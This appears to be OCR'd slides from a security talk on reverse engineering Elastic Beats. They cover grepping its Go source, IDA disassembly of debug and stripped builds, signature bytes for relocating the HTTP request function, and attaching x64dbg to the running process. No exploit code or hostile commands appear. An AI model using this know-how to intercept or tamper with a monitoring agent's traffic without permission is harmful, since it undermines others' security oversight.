
ENTER: GREP

- The power of open source is **everything**
- Search for keywords to try and find relevant code
  - POST
  - _bulk
  - HTTP

VALIDATING RESULTS

- Complex logic flow
- Needed to observe data between functions to identify targets
- x64dbg to break on functions
  - Can observe data on the stack/heap and call frame

HUNTING FLOW




Goal: Find a function that has the HTTP request and response data

SOURCE CODE

grep go brrr

```
439  func (conn *Connection) execHTTPRequest(req *http.Request) (int, []byte, error) {
440      req.Header.Add("Accept", "application/json")
441
442      if conn.Username != "" || conn.Password != "" {
443          req.SetBasicAuth(conn.Username, conn.Password)
444      }
445
446      if conn.apiKeyAuthHeader != "" {
447          req.Header.Add("Authorization", conn.apiKeyAuthHeader)
448      }
449
450      for name, value := range conn.Headers {
451          req.Header.Add(name, value)
```


DEBUG BINARY



IDA VIEW

```
.text:0000000000AC5300 ; void github_com_elastic_beats_v7_libbeat_esleg_eslegclient___Connection__execHTTPRequest(github_com_elastic_beats_v7_libbeat_esleg_esl
.text:0000000000AC5300                 public github_com_elastic_beats_v7_libbeat_esleg_eslegclient___Connection__execHTTPRequest
.text:0000000000AC5300 github_com_elastic_beats_v7_libbeat_esleg_eslegclient___Connection__execHTTPRequest proc near
.text:0000000000AC5300                                         ; CODE XREF: github_com_elastic_beats_v7_libbeat_esleg_eslegclient___Connection__Bulk+220↑p
.text:0000000000AC5300                                         ; github_com_elastic_beats_v7_libbeat_esleg_eslegclient___Connection__SendMonitoringBulk+260↑p .
.text:0000000000AC5300
.text:0000000000AC5300 var_158         = qword ptr -158h
.text:0000000000AC5300 var_148         = xmmword ptr -148h
.text:0000000000AC5300 var_138         = qword ptr -138h
.text:0000000000AC5300 r               = xmmword ptr -130h
.text:0000000000AC5300 var_120         = qword ptr -120h
.text:0000000000AC5300 var_118         = qword ptr -118h
.text:0000000000AC5300 var_101         = byte ptr -101h
.text:0000000000AC5300 var_100         = qword ptr -100h
.text:0000000000AC5300 status          = qword ptr -0F8h
.text:0000000000AC5300 val             = qword ptr -0F0h
.text:0000000000AC5300 x               = qword ptr -0E8h
.text:0000000000AC5300 var_E0          = qword ptr -0E0h
.text:0000000000AC5300 var_D8          = qword ptr -0D8h
.text:0000000000AC5300 resp            = qword ptr -0D0h
.text:0000000000AC5300 var_C8          = qword ptr -0C8h
.text:0000000000AC5300 var_C0          = qword ptr -0C0h
.text:0000000000AC5300 var_B8          = qword ptr -0B8h
.text:0000000000AC5300 t               = qword ptr -0B0h
.text:0000000000AC5300 var_A8          = xmmword ptr -0A8h
.text:0000000000AC5300 var_98          = xmmword ptr -98h
.text:0000000000AC5300 var_88          = runtime_maptype_0 ptr -88h
.text:0000000000AC5300 var_28          = xmmword ptr -28h
.text:0000000000AC5300 c               = qword ptr -18h
.text:0000000000AC5300 var_8           = qword ptr -8
.text:0000000000AC5300 conn            = qword ptr  8
.text:0000000000AC5300 req             = qword ptr  10h
.text:0000000000AC5300 arg_10          = qword ptr  18h
.text:0000000000AC5300 arg_18          = qword ptr  20h
.text:0000000000AC5300 _r3             = xmmword ptr  28h
.text:0000000000AC5300 arg_30          = xmmword ptr  38h
.text:0000000000AC5300
.text:0000000000AC5300                 mov     rcx, gs:28h
.text:0000000000AC5309                 mov     rcx, [rcx+0]
.text:0000000000AC5310                 lea     rax, [rsp+var_C8]
.text:0000000000AC5318                 nop     dword ptr [rax+rax+00000000h]
.text:0000000000AC5320                 cmp     rax, [rcx+10h]
.text:0000000000AC5324                 jbe     loc_AC5BAC
.text:0000000000AC532A                 sub     rsp, 148h
.text:0000000000AC5331                 mov     [rsp+148h+var_8], rbp
.text:0000000000AC5339                 lea     rbp, [rsp+148h+var_8]
.text:0000000000AC5341                 xorps   xmm0, xmm0
.text:0000000000AC5344                 movups  [rsp+148h+var_28], xmm0
.text:0000000000AC534C                 movups  xmmword ptr [rsp+148h+c], xmm0
.text:0000000000AC5354                 mov     [rsp+148h+var_101], 0
.text:0000000000AC5359                 mov     [rsp+148h+arg_10], 0
.text:0000000000AC5365                 mov     [rsp+148h+arg_18], 0
.text:0000000000AC5371                 xorps   xmm0, xmm0
.text:0000000000AC5374                 movups  [rsp+148h+_r3], xmm0
.text:0000000000AC537C                 movups  [rsp+148h+arg_30], xmm0
.text:0000000000AC5384                 mov     rax, [rsp+148h+req]
.text:0000000000AC538C                 mov     rcx, [rax+38h]  ; s
.text:0000000000AC5390                 mov     [rsp+148h+t], rcx
.text:0000000000AC5398                 nop
.text:0000000000AC5399                 lea     rdx, stru_30D40B1+24h ; _r1
.text:0000000000AC53A0                 mov     qword ptr [rsp+148h+var_148], rdx
```


HEX VIEW



```
0000000000AC5300  65 48 8B 0C 25 28 00 00  00 48 8B 89 00 00 00 00  eH‹.%(...H‹‰....
0000000000AC5310  48 8D 84 24 38 FF FF FF  0F 1F 84 00 00 00 00 00  H.„$8ÿÿÿ..„.....
0000000000AC5320  48 3B 41 10 0F 86 82 08  00 00 48 81 EC 48 01 00  H;A..†,...H.ìH..
0000000000AC5330  00 48 89 AC 24 40 01 00  00 48 8D AC 24 40 01 00  .H‰¬$@...H.¬$@..
0000000000AC5340  00 0F 57 C0 0F 11 84 24  20 01 00 00 0F 11 84 24  ..WÀ..„$ ......„$
0000000000AC5350  30 01 00 00 C6 44 24 47  00 48 C7 84 24 60 01 00  0...ÆD$G.HÇ„$`..
0000000000AC5360  00 00 00 00 00 48 C7 84  24 68 01 00 00 00 00 00  .....HÇ„$h......
0000000000AC5370  00 0F 57 C0 0F 11 84 24  70 01 00 00 0F 11 84 24  ..WÀ..„$p.....„$
0000000000AC5380  80 01 00 00 48 8B 84 24  58 01 00 00 48 8B 48 38  €...H‹„$X...H‹H8
0000000000AC5390  48 89 8C 24 98 00 00 00  90 48 8D 15 35 ED 60 02  H‰Œ$˜....H..5í`.
0000000000AC53A0  48 89 14 24 48 C7 44 24  08 06 00 00 00 E8 6E D4  H‰.$HÇD$.....ènÔ
0000000000AC53B0  CC FF 48 8D 05 A7 8A 34  02 48 89 04 24 48 8B 8C  ÌÿH..§Š4.H‰.$H‹Œ
```

Canary bytes, which can be used to search for the same code elsewhere

STRIPPED BINARY




STRIPPED BINARY


```
text:0000000000A8C850 ; eslegclient_connection_exechttprequeest
text:0000000000A8C850
text:0000000000A8C850 execHttpRequest proc near               ; CODE XREF: esleg_connection_client_bulk+212↑p
text:0000000000A8C850
text:0000000000A8C850 var_160         = qword ptr -160h
text:0000000000A8C850 var_150         = qword ptr -150h
text:0000000000A8C850 var_148         = qword ptr -148h
text:0000000000A8C850 var_140         = qword ptr -140h
text:0000000000A8C850 var_138         = qword ptr -138h
text:0000000000A8C850 var_130         = qword ptr -130h
text:0000000000A8C850 var_128         = qword ptr -128h
text:0000000000A8C850 var_120         = qword ptr -120h
text:0000000000A8C850 var_118         = qword ptr -118h
text:0000000000A8C850 var_109         = byte ptr -109h
text:0000000000A8C850 var_108         = qword ptr -108h
text:0000000000A8C850 var_100         = qword ptr -100h
text:0000000000A8C850 var_F8          = qword ptr -0F8h
text:0000000000A8C850 var_F0          = qword ptr -0F0h
text:0000000000A8C850 var_E8          = qword ptr -0E8h
text:0000000000A8C850 var_E0          = qword ptr -0E0h
text:0000000000A8C850 var_D8          = qword ptr -0D8h
text:0000000000A8C850 var_D0          = qword ptr -0D0h
text:0000000000A8C850 var_C8          = qword ptr -0C8h
text:0000000000A8C850 var_C0          = qword ptr -0C0h
text:0000000000A8C850 var_B8          = qword ptr -0B8h
text:0000000000A8C850 var_B0          = qword ptr -0B0h
text:0000000000A8C850 var_A8          = xmmword ptr -0A8h
text:0000000000A8C850 var_98          = xmmword ptr -98h
text:0000000000A8C850 var_88          = qword ptr -88h
text:0000000000A8C850 var_80          = qword ptr -80h
text:0000000000A8C850 var_28          = xmmword ptr -28h
text:0000000000A8C850 var_18          = xmmword ptr -18h
text:0000000000A8C850 var_8           = qword ptr -8
text:0000000000A8C850 arg_0           = qword ptr  8
text:0000000000A8C850 arg_8           = qword ptr  10h
text:0000000000A8C850 arg_10          = qword ptr  18h
text:0000000000A8C850 arg_18          = qword ptr  20h
text:0000000000A8C850 arg_20          = xmmword ptr  28h
text:0000000000A8C850 arg_30          = xmmword ptr  38h
text:0000000000A8C850
text:0000000000A8C850                 mov     rcx, gs:28h
text:0000000000A8C859                 mov     rcx, [rcx+0]
text:0000000000A8C860                 lea     rax, [rsp+var_D0]
text:0000000000A8C868                 cmp     rax, [rcx+10h]
text:0000000000A8C86C                 jbe     loc_A8D0F1
text:0000000000A8C872                 sub     rsp, 150h
text:0000000000A8C879                 mov     [rsp+150h+var_8], rbp
text:0000000000A8C881                 lea     rbp, [rsp+150h+var_8]
text:0000000000A8C889                 xorps   xmm0, xmm0
text:0000000000A8C88C                 movups  [rsp+150h+var_28], xmm0
text:0000000000A8C894                 movups  [rsp+150h+var_18], xmm0
text:0000000000A8C89C                 mov     [rsp+150h+var_109], 0
text:0000000000A8C8A1                 mov     [rsp+150h+arg_10], 0
text:0000000000A8C8AD                 mov     [rsp+150h+arg_18], 0
text:0000000000A8C8B9                 xorps   xmm0, xmm0
text:0000000000A8C8BC                 movups  [rsp+150h+arg_20], xmm0
text:0000000000A8C8C4                 movups  [rsp+150h+arg_30], xmm0
```


ATTACH TO THE PROCESS

FIND THE FUNCTION




